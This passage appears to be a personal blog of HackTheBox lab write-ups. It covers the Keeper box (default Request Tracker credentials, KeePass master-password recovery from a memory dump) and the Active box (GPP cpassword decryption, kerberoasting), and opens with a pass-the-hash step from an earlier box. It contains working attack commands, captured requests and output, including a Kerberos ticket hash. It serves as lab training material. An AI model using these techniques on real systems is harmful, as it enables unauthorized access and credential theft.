
Now we should be able to dump the users and their hashes
A quick look in bloodhound seems to suggest that Santi isn’t interesting.

Before diving into the Santi account, lets see if we can’t pass the hash for administrator. Which effectively authenticates me as that account. We can use Evil-WinRM for that aswell, but instead of using
-p password
we use
-H hash
And we’re in!

And we have access to the root flag!
Conclusion
I liked this box! A lot of AD enumeration which was great. In the end, it was quite short, but i spent a lot of time getting friggin bloodhound to run reliably, get mimikatz to run well, etc. That was kinda hard. But i have the tool setup now in my own lab!
Great box! I hope there’ll be a load more like this. Good preparation foor OSCP exam i suspect!
A Linux box this time. We’re slowly working our way up. A bit more recent machine this time.
Lets start again with a Ping and nmap of all ports.
nmap -p- -sC -sV 10.129.229.41
Only 2 ports open
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Main page simply says to rais a ticket, but also exposes the tickets subdomain. So lets add that to the hosts file, and open.
We are greeted by the ticketing system.
Capturing a sign-in POST with burpsuite i tried to see if any of the fields are SQL injectable using SQLMAP:
POST /rt/NoAuth/Login.html HTTP/1.1
Host: tickets.keeper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://tickets.keeper.htb
Connection: keep-alive
Referer: http://tickets.keeper.htb/rt/
Cookie: RT_SID_tickets.keeper.htb.80=acf955e350c85ca2764ea39c9283495d
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user=user&pass=pass&next=c91d1e2a59351c19648436b3c1740a6e

## put this into sqlmap.txt
sqlmap -r sqlmap.txt -p next --dump --ignore-code=404 --risk=3
No luck there!
Guessing the password for an admin user, also no luck. The logon form exposes some system information: RT 3.3.3+dfsg-2ubuntu1 (debian). Perhaps a vulnerability?

There seems to be an SQL injection for ShowPending. Lets have a closer look!
Hm, seems to be outdated, or at least authenticated, but lets give it a try nonetheless. We have our post request, so it only takes a couple of minutes.
No dice! Maybe later.
For now, lets look up the factory default credentials, if they exist. According to a short google search these should be root:password.

Dice! They worked! We’re in!
So what now. Lets have a look around. There is another user on this system: lnorgaard@keeper.htb, and they have a note at their account:
New user. Initial password set to Welcome2023!
Not sure wat to do with this, i would think that root would have all access.

Looking around i se a bunch of errors, but not really any new leads. So i logged on with lnorgaard:Welcome2023!
This indeed still worked! We come to the website in Danish, but immediately we see a ticket with issues for keepass. Keepass, passwords, interesting!

Opening the Issue we have a message about a keepas crash dump. Very interesting!
Looking around i dont seem to find the download attachment button for this ticket. Apperently they are saved in the database somehow. Also, it seems that Root has created this ticket. Maybe it has hidden dat data somewhere?

Apperently the attachment was removed, but placed in the home directory. Is this user also a user on the box? Lets check it out.
Success!
When unzipping the RT3000.zip we find 2 files inside:
KeePassDumpFull.dmp
passcodes.kdbx
a quick google search and i found a github repo that apperently can get the master-password for this dump, abusing a CVE-2023-32784.
Running it against the dump i get the following password: dgrd med flde
This does feel danish to me, and googling it brings me to: Rød grød med fløde (which is a type of desert).
In the examples within the github, the first letter is missing oftenly in the first overview. So i would guess that the master password is:
rdgrd med flde
Rdgrd med flde
Rødgrød med fløde
rodgrod med flode
rødgrød med fløde


And what to do with those. I'm looking for a way to extract content from this dumpfile somehow. But i also got the passcodes.kdbx. Maybe i need to do something with that
I managed to download a linux copy keepass by doing this:

running keepass2 from the command line gives me the full GUI.
Here i can load the passcodes, and enter the password which was rødgrød med fløde.


The first entry i see seemed to contain a putty ssh key for the root account. sudo apt install putty, installs putty 🙂


Take the Notes content completely and put it in a file. I named mine id_rsa.
Run putty, specify the ssh credentials under Connection, SSH, Auth Credentials

we’re in!
And there is the flag!
Final thoughts
This was a fine box, nothing too great! Was more of a puzzle than anything else. The longest time was spent on getting the password for keepass right, but after that, smooth sailing!
A Windows box this time. Its called Active. What are the chances that this is about Active Directory exploitation? I think fairly probable! I like Active Directory enumeration, so that would be great! Lets boot it up!
First recon. I ping the host to check vpn connectivity, and follow up with a portscan
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -p- 10.129.5.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 17:35 -0500
Nmap scan report for 10.129.5.8
Host is up (0.0057s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-19 22:36:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49173/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-19T22:37:28
|_  start_date: 2026-01-19T22:19:17
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.95 seconds
the open Kerberos (88) and LDAP (389,636) ports seem to confirm my expectation that this is indeed a Active Directory server. Apperently Server 2008 R2. Pretty old.
With empty creds we can enumerate the shares on SMB
signing in on the replication share anonymously we see the hostname of the box.
┌──(root㉿kali)-[/home/kali/htb/active]
└─# smbclient \\\\10.129.5.8\\Replication
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                5217023 blocks of size 4096. 284068 blocks available
smb: \>
I don’t have a smart way of doing this, i just browse trough the folders opening the files, see what i have.
When browsing this directory, i found a path with a file that seems to have a password hash?
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

more Groups.xml>

<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
this looks like a hash for active.htb\SVC_TGS. Lets look a bit further, but this looks promising. Part of the Ticket Granting Service of Kerberos i hope.
Googling cpassword a bit apperently these were encrypted using a static universal AES key. kali comes with a tool gpp-decrypt, which can be used to decrypt the password.
I will not try to use what i know before falling back on these.
First of all, lets see if we can get a session on the server using evil-winrm.
┌──(root㉿kali)-[/home/kali/htb/active]
└─# evil-winrm ? -u SVC_TGS -p GPPstillStandingStrong2k18 -i 10.129.5.8

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint


Error: Connection timeout or error occurred: Errno::ECONNREFUSED - Connection refused - Connection refused - connect(2) for "10.129.5.8" port 5985 (10.129.5.8:5985)

Warning: Cleaning up and exiting...
Too bad, no dice!

Again is started browsing the new shares. The Users share seems to be C:\Users where SVC_TGS is a user with the user flag on its Desktop. So got that!
So after trying some things i thought i’d see if there are kerberoastable users on the system. These are users for which you can request their password hash.
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.5.8 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2026-01-19 17:20:27.948959


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$7e814cb9ac36dfb395440e6fac4dea1a$cbd22d31815cd9ad57b5cfedeec96f7ea65be24e71851bb9b81be603e11a02119c9df8524ce8cb8b101fbaaa4c07145404ad4c99d57aaa87a299c61d1492ce2d535539dfc4d054200e5187a907e31891c62313d7ece407449e76a8b83e3b1af18b4d5758751c2aa7743abbd75e07a53d122407728ee5181a826d32a84f94b60186b575be2a16487d5e4515f01e6eeb8e576382db24c04aa578af470c33e674a675964058306db9f200be3d0e6b677a70681f1680899d99ecc54c6fd3e787e5f0b5630ce004bc1b480b55011ae2cfefa0982021f3c8b6741abc16dbda427254eaff9866672e4e08cd736a7eb6674e422470f4a351a6167c8f5375babe188f53d06bf9e93575ba4e95444ca2f889e042b747d4c72261e3e701277a90174ed3f68829905d3055f02b5f11852b2724d65da8d57e5036977c805860f5dd3c7e292ddafab3803b614d67d79ea12b644ae7ee9812a66f9cef7478c07317627ddc6571bbc8094d94209ecdec8f5bd8c3b4e6547178f13236de956d68cb623b8e74b9359792ace7bc9369257b86dea37aff2425d406cfad5a53fd63324218653a3cc9f5274e07de8354857b3fcc8971fcdac4e7e45863ef0b3a7ed86834f9652e5fda47205c233671ce964f015e7fa910a4030940c8a51f4735c7cca95797b51266347eeea2a3962d8ef42cde9e4a7942d2d16bd7b888982de9246221d16bb59ffbcd49dfcae90c4f2b948683ee26b98d4d486ee2db1d6d32b69c2a8d6efcb8ed3b0935525ef85c090044a6f5444079f77b351b659ac43c3c08650d20fd9b3d0bd3a842e577fa0afcf1f3188ad20cc848572a4ef9be9a9459823044496921b61a0144543a7b5613746319eaccfcdd9d599b0dcd1a730107c8cf308446459b17906ab5ddcd4718943ae96a786806764d8ed9eb7a8323b6c1be97995fa70e7f5b31056f12d62c908ccd268b8b0355a0dab3a80c435cea29d03d0da707d5d7c51a98f6f8fa55839c101d6c0a0f16c44ac72361cdb24024a630a802de8f3614ec0d457c513af0836e1d3f586b43741a6ba85d569c35689f9ff89cf594944f020e5442223ea10bb91c40f1f900934c5a38287103685ed1553aefa2d60320283e354916ac3a3a202d92f91f7f378d4e4479917cbddef2ad2a8f03160a791a8e30731b111356c33ca1845f55618e9b4a154c1ea6455685d24e126d4567a8ebf0bebd6fe79cdc98746325351909588227580c69ad64db3c30f590579c2570f7f8fd1b
